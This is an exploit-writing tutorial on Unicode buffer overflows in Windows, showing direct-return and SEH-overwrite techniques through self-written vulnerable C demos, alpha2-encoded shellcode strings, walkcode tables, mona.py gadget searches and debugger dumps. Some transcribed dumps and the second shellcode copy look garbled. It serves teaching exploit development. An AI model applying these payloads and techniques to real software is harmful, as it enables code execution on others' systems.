

Exploit 0x4 Unicode Exploit Introduction

By ITh4cker

Today, I will introduce the unicode-related exploit in buffer overflows☺

What is Unicode?

*Unicode provides a unique number for every character,
no matter what the platform,
no matter what the program,
no matter what the Language.*

Before unicode came into being, the ANSI is on the popularization. Unicode and ANSI are different ways (or formats) of character encoding. The ANSI character encoding standard is originated in United States and it encode a character with 1 byte at most, which can represent 255 characters, for their language is English, which use only no more than 128 characters (including 26 letters, 10 digits (0-9), and other punctuations..) So it's enough for them, but for other countries and languages, it's far from enough at all! At that time, the unicode born for the unification of different character encoding systems and ways, which encodes a character with 2 bytes, in that case, it can represent 65535 characters (it's enough for all world!)

For example, when store the ASCII character "\x41" in memory using unicode, it turns into "\x00\x41\x00\x41", for which this is just the result of a conversion from data to wide char data by calling the API [MultiByteToWideChar](#) (Note: The result of any unicode conversion depends on the **codepage** that was used) it's important to remember that only the ASCII characters between 01h and 7fh have a representation in ansi unicode where null bytes are added for sure, and the codepage is important in Unicode! You can see the following link to know more about the codepage and unicode: <http://www.ibm.com/developerworks/library/ws-codepages/ws-codepages-pdf.pdf> (Read it before keep reading☺)

Next I will introduce how to exploit in Direct Ret Overwrite and SEH Overwrite with only Unicode Environment.

1. Direct RET

As we all known, we can just using an address we want to overwrite the ret in ascii and stack based overflow, for example, we use the address 0x41414141 in ascii, and it becomes 0x00410041 in unicode, so it failed in overwriting. But we can using the pattern like 0x00mm00nn to exploit successfully. for example, if your shellcode are locataed at 0x00410041 or

closer to it, then we can use `\x41\x41` or `\xmm\xnn` (call or jmp to some a register, which points to our shellcode) to overwrite the ret. Next I will show you my demo ☺:

The demo:

```
#include <wchar.h>
```

```
wchar_t * usc =
```

```
L"PPYAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABA"
```

```
L"RALAYIAQAIAQAIAhAAAZ1AIAIAJ11AIAIABABABQI1"
```

```
L"AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4JBmaYK0"
```

```
L"drkKm00YpkP9prkRk4dipYpYp4K1KZl4KaKJtRkmKTK"
```

```
L"mKTKqKlPMaKFPVS8aSOqPl0sBkEtnv0Pe0zYkUqdznR"
```

```
L"mgKTZWlkU9ptMsSNNZRM8M0JKLLtMekxzXJkQm0TMQsvMNCm69pnw9oWpA"
```

```
;
```

```
void test(wchar_t * input)
```

```
{
```

```
    wchar_t buffer[272];
```

```
    wcscpy(buffer, input);
```

```
}
```

```
void main()
```

```
{
```

```
    test(usc);
```

```
    __asm
```

```
    {
```

```
        push eax
```

```
        ret
```

```
    }
```

```
}
```

I have to say 4 points about this demo:

1. The demo is code using unicode for the convenience of demonstration.
 2. The shellcode has been encoded by [alpha2 encoder](#)
 3. I used the force jump to eax (point to shellcode) just for demonstration. ☺
 4. The demo was compiled in VS2008 with SAFESSEH and GS and optimization disabled in release version, for which just test it on XP SP3. If you test it on other OS like win7 or later, you must modify it and test it again, or it will fail!
- Just for demonstrating!**

Debug it in Immunity Debugger:

Before wcscpy:

```

PUSH EBP
MOV EBP, ESP
SUB ESP, 220
MOV EAX, DWORD PTR SS:[EBP+8]
PUSH EAX
LEA ECX, DWORD PTR SS:[EBP-220]
CALL DWORD PTR DS:[&MSUCR90.wscpy]
ADD ESP, 8
MOV ESP, EBP
POP EBP
RET
INT3
INT3

```

Registers (FPU)

EAX	004020F0	UE.004020F0
ECX	7958B6F0	UE.7958B6F0
EDX	00000000	UE.00000000
EBX	00000000	UE.00000000
ESP	0012FF74	UE.0012FF74
EBP	0012FF7C	UE.0012FF7C
ESI	00000001	UE.00000001
EDI	0040337C	UE.0040337C
EIP	00401000	UE.00401000

Stack Dump:

0012FF64	00403020	UE.00403020
0012FF68	00403028	UE.00403028
0012FF6C	00403024	UE.00403024
0012FF70	00000000	UE.00000000
0012FF74	0040103E	UE.0040103E
0012FF78	004020F0	UE.004020F0
0012FF7C	00403028	UE.00403028
0012FF80	0040119F	UE.0040119F
0012FF84	00000001	UE.00000001
0012FF88	00303F98	UE.00303F98
0012FF8C	00302F40	UE.00302F40
0012FF90	0060E1F4	UE.0060E1F4
0012FF94	0069006E	UE.0069006E
0012FF98	00790074	UE.00790074
0012FF9C	7FFD6000	UE.7FFD6000
0012FFA0	00790074	UE.00790074

We can see the ret address are 0040103E at stack 0x0012FF74

After wscpy:

```

PUSH EBP
MOV EBP, ESP
SUB ESP, 220
MOV EAX, DWORD PTR SS:[EBP+8]
PUSH EAX
LEA ECX, DWORD PTR SS:[EBP-220]
CALL DWORD PTR DS:[&MSUCR90.wscpy]
ADD ESP, 8
MOV ESP, EBP
POP EBP
RET
INT3
INT3

```

Registers (32Now!)

EAX	0012FF74	UE.0012FF74
ECX	004020F0	UE.004020F0
EDX	004020F0	UE.004020F0
EBX	00000000	UE.00000000
ESP	0012FF74	UE.0012FF74
EBP	0012FF7C	UE.0012FF7C
ESI	00000001	UE.00000001
EDI	0040337C	UE.0040337C
EIP	0040101A	UE.0040101A

Stack Dump:

0012FF64	00403020	UE.00403020
0012FF68	00403028	UE.00403028
0012FF6C	00403024	UE.00403024
0012FF70	00000000	UE.00000000
0012FF74	0040103E	UE.0040103E
0012FF78	004020F0	UE.004020F0
0012FF7C	00403028	UE.00403028
0012FF80	0040119F	UE.0040119F
0012FF84	00000001	UE.00000001
0012FF88	00303F98	UE.00303F98
0012FF8C	00302F40	UE.00302F40
0012FF90	0060E1F4	UE.0060E1F4
0012FF94	0069006E	UE.0069006E
0012FF98	00790074	UE.00790074
0012FF9C	7FFD6000	UE.7FFD6000
0012FFA0	00790074	UE.00790074


Let us have a look at registers, we find that eax point to our shellcode, it's great! then we can use the address of jmp/call eax to overwrite the ret, but here I must say, because I don't find the unicode address for jmp/call eax, so I add the inline asm statement for demonstrating the exploit. In the real exploit, you should find the address first (use the strong py script mona.py for Immunity Debugger), the command is `!mona jmp -r eax`

Then run the process, you will see the calc.exe pop up 😊



2. SEH

In SEH-based exploit, we just overwrite the nSEH with the jumpcode (jump to shellcode) and SEH handler with the instruction sequences "pop pop ret". But in unicode exploit, it can't work fine, for the jump instruction can't satisfy our requirement (unicode compatibility), it doesn't matter ©, in fact we can "walk to shellcode" by some harmless instructions like following:



Here we should note 2 points:

1. The walkcode is harmless to our flow
2. The address of “pop pop ret” is unicode compatible and also harmless to the flow for “walk” to the shellcode successfully

Here the I use the \x61\x62 as the walkcode, for which the \x61 = popad and \x00\x62\x00 = add byte ptr ds:[edx],ah. In fact, there are plenty of other instructions you to choose from as you can see below:

EAX		EBX		ECX	
\x40	add byte ptr ds:[eax],al	\x43	add byte ptr ds:[ebx],al	\x41	add byte ptr ds:[ecx],al
\x48	add byte ptr ds:[eax],cl	\x4b	add byte ptr ds:[ebx],cl	\x49	add byte ptr ds:[ecx],cl
\x50	add byte ptr ds:[eax],dl	\x53	add byte ptr ds:[ebx],dl	\x51	add byte ptr ds:[ecx],dl
\x58	add byte ptr ds:[eax],bl	\x5b	add byte ptr ds:[ebx],bl	\x59	add byte ptr ds:[ecx],bl
\x60	add byte ptr ds:[eax],ah	\x63	add byte ptr ds:[ebx],ah	\x61	add byte ptr ds:[ecx],ah
\x68	add byte ptr ds:[eax],ch	\x6b	add byte ptr ds:[ebx],ch	\x69	add byte ptr ds:[ecx],ch
\x70	add byte ptr ds:[eax],dh	\x73	add byte ptr ds:[ebx],dh	\x71	add byte ptr ds:[ecx],dh
\x78	add byte ptr ds:[eax],bh	\x7b	add byte ptr ds:[ebx],bh	\x79	add byte ptr ds:[ecx],bh
EDX		EBP		EDI	
\x42	add byte ptr ds:[edx],al	\x45	add byte ptr ds:[ebp],al	\x47	add byte ptr ds:[edi],al
\x4a	add byte ptr ds:[edx],cl	\x4d	add byte ptr ds:[ebp],cl	\x4f	add byte ptr ds:[edi],cl
\x52	add byte ptr ds:[edx],dl	\x55	add byte ptr ds:[ebp],dl	\x57	add byte ptr ds:[edi],dl
\x5a	add byte ptr ds:[edx],bl	\x5d	add byte ptr ds:[ebp],bl	\x5f	add byte ptr ds:[edi],bl
\x62	add byte ptr ds:[edx],ah	\x65	add byte ptr ds:[ebp],ah	\x67	add byte ptr ds:[edi],ah
\x6a	add byte ptr ds:[edx],ch	\x6d	add byte ptr ds:[ebp],ch	\x6f	add byte ptr ds:[edi],ch
\x72	add byte ptr ds:[edx],dh	\x75	add byte ptr ds:[ebp],dh	\x77	add byte ptr ds:[edi],dh
\x7a	add byte ptr ds:[edx],bh	\x7d	add byte ptr ds:[ebp],bh	\x7f	add byte ptr ds:[edi],bh
ESI					
\x46	add byte ptr ds:[esi],al				
\x4e	add byte ptr ds:[esi],cl				
\x56	add byte ptr ds:[esi],dl				
\x5e	add byte ptr ds:[esi],bl				
\x66	add byte ptr ds:[esi],ah				
\x6e	add byte ptr ds:[esi],ch				
\x76	add byte ptr ds:[esi],dh				
\x7e	add byte ptr ds:[esi],bh				

And I use the \xcc\xcc to overwrite the SEH handler, for I don't find a unicode

The demo code:

```
* #include<wchar.h>
```

```
wchar_t * usc =  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
L"\x61\x62" //nSEH  
L"\xcc\xcc" //SEH handler  
L"PPYAIAlAIAIAIAIAIAIAIAIAIAIAXAQADAZABA"  
L"RALAYAlAQAlAQAlAhAAAZlAIAIAJl1AIAIABABABQIl"  
L"AIIQAIIQIl11AIAIJQYAZBABABABABkMAGB9u4JBmaYK0"  
L"drkKm00YpkP9prkRk4dipYp4K1KZl4KaKJtRkmKTK"  
L"mKTkqKlPMakFPVS8aS0qPlOsBkEtnv0Pe0zYkUqdznR"  
L"mgktZWlkU9ptMsSNNZRM8M0JKLLtMekxzXJkQm0TMQsvMNCm69pnw9oWpa"  
;  
void test(wchar_t * input)  
{  
    int zero = 0;  
    wchar_t buffer[272];  
    wcscpy(buffer,input);  
    zero = 1 / zero;  
}  
  
void main()  
{  
    test(usc);  
  
} *****  
  
*****
```

Debug it in Immunity Debugger, after wcscpy:

```

0012FF90 00410041 A.A.
0012FF94 00410041 A.A.
0012FF98 00410041 A.A.
0012FF9C 00410041 A.A.
0012FFA0 00410041 A.A.
0012FFA4 00410041 A.A.
0012FFA8 00410041 A.A.
0012FFAC 00410041 A.A.
0012FFB0 00620061 a.b. Pointer to next SEH record
0012FFB4 00CC00CC ? SE handler
0012FFB8 00500050 P.P.
0012FFBC 00410059 Y.A.
0012FFC0 00410049 I.A.
0012FFC4 00410049 I.A.
0012FFC8 00410049 I.A.
0012FFCC 00410049 I.A.
0012FFD0 00410049 I.A.
0012FFD4 00410049 I.A.
0012FFD8 00410049 I.A.
0012FFDC 00410049 I.A.
0012FFE0 00410049 I.A.
0012FFE4 00410049 I.A.
0012FFE8 00410049 I.A.
0012FFEC 00410049 I.A.
0012FFF0 00410049 I.A.
0012FFF4 00410049 I.A.
0012FFF8 0058006A J.X.
0012FFFC 00510041 A.Q.

```



We have overwrite the SEH structure successfully,now let me modify the SEH handler with address for pop pop ret,just use the command “!mona seh”:

```

0BADF000 - Number of pointers of type 'pop ebx # pop ebp # ret ' : 1
0BADF000 - Number of pointers of type 'pop edi # pop esi # ret ' : 2
0BADF000 - Number of pointers of type 'pop ecx # pop ecx # ret ' : 1
0BADF000 [+] Results :
004014F1 0x004014f1 : pop ebx # pop ebp # ret : startnull (PAGE_EXECUTE_READ) [UE.exe] AS
00401437 0x00401437 : pop edi # pop esi # ret : startnull,asciiprint,ascii (PAGE_EXECUTE_READ) [UE.exe] AS
0040145D 0x0040145d : pop edi # pop esi # ret : startnull,asciiprint,ascii (PAGE_EXECUTE_READ) [UE.exe] AS
004011D7 0x004011d7 : pop ecx # pop ecx # ret : startnull (PAGE_EXECUTE_READ) [UE.exe] AS
0BADF000 Found a total of 4 pointers
0BADF000 [+] This mona.py action took 0:00:05.843000

```

!mona seh

I use the address 0x004011d7 here,for it doesn't harm our flow.

```

H 0 SS 0028 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDEA00(FEE)
T 0 GS 0000 NULL
D 0
D 0 LastErr ERROR SUCC

```

Okay!The eip has come into the shellcode region!

```

0012FFB9 61          RETN
0012FFB9 0062 00     ADD     BYTE PTR DS:[EDX],AH
0012FFB9 07         XLAT     BYTE PTR DS:[EBX+AL]
0012FFB9 1140 00     ADD     DWORD PTR DS:[EAX],EAX
0012FFB9 50         PUSH    EAX
0012FFB9 0050 00     ADD     BYTE PTR DS:[EAX],DL
0012FFB9 59         POP     ECX
0012FFB9 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFB9 49         DEC     ECX
0012FFC1 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFC4 49         DEC     ECX
0012FFC5 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFC8 49         DEC     ECX
0012FFC9 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFCC 49         DEC     ECX
0012FFCD 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFD0 49         DEC     ECX
0012FFD1 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFD4 49         DEC     ECX
0012FFD5 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFD8 49         DEC     ECX
0012FFD9 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFDC 49         DEC     ECX
0012FFDD 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFE0 49         DEC     ECX
0012FFE1 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFE4 49         DEC     ECX
0012FFE5 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFE8 49         DEC     ECX
0012FFE9 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFEC 49         DEC     ECX
0012FFED 0041 00     ADD     BYTE PTR DS:[ECX],AL
0012FFED 49         DEC     ECX

```

Note: Here I just demonstrate it by writting demo code on my own,for which it's simple to explain the theory.You can also reference the tutorial for the real vul exploit..

Reference:

1. Coreleam Team
<https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/>
2. Mike Czumak - SecurityShift
<http://www.securitysift.com/windows-exploit-development-part-7-unicode-buffer-overflows/>
3. e.t.c...(you can find many tutorials on Internet☺)